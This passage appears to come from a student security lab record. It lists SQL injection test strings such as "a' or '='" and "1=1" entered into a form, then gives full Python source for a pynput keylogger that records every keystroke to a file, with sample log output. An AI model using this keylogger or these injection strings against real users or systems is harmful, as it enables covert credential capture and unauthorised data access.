
Step 10 : Write "a' or '=' in text box and click on submit.



Step 11 : Write "1=1" in text box and click on submit.



Step 12 : Write "1*" in text box and click on submit.



CONCLUSION : We have successfully performed SQL injection attack.


Assessment No. 08

AIM: Create a simple keylogger using Python.

CODE:

```
from pynput.keyboard import Key, Listener
import logging
# if no name it gets into an empty string
log_dir = ""
# This is a basic logging function
logging.basicConfig(filename=(log_dir+"key_log.txt"), level=logging.DEBUG,
format='%%(asctime)s:%(message)s:')
# This is from the library
def on_press(key):
    logging.info(str(key))
# This says, listener is on
with Listener(on_press=on_press) as listener:
    listener.join()
```

OUTPUT:



```
key_log - Notepad
File Edit Format View Help
2019-01-18 10:37:16,041:'n':
2019-01-18 10:37:17,193:Key.enter:
2019-01-18 10:37:18,834:'u':
2019-01-18 10:37:18,834:'7':
2019-01-18 10:37:18,881:'y':
2019-01-18 10:37:18,959:'g':
2019-01-18 10:37:19,037:'i':
2019-01-18 10:37:19,162:'g':
2019-01-18 10:37:19,271:'y':
2019-01-18 10:37:19,365:'g':
2019-01-18 10:37:19,474:'y':
2019-01-18 10:37:19,474:'o':
2019-01-18 10:37:19,568:'h':
2019-01-18 10:37:19,678:'i':
```

CONCLUSION: We have successfully created key logger in python using pip and pynput module.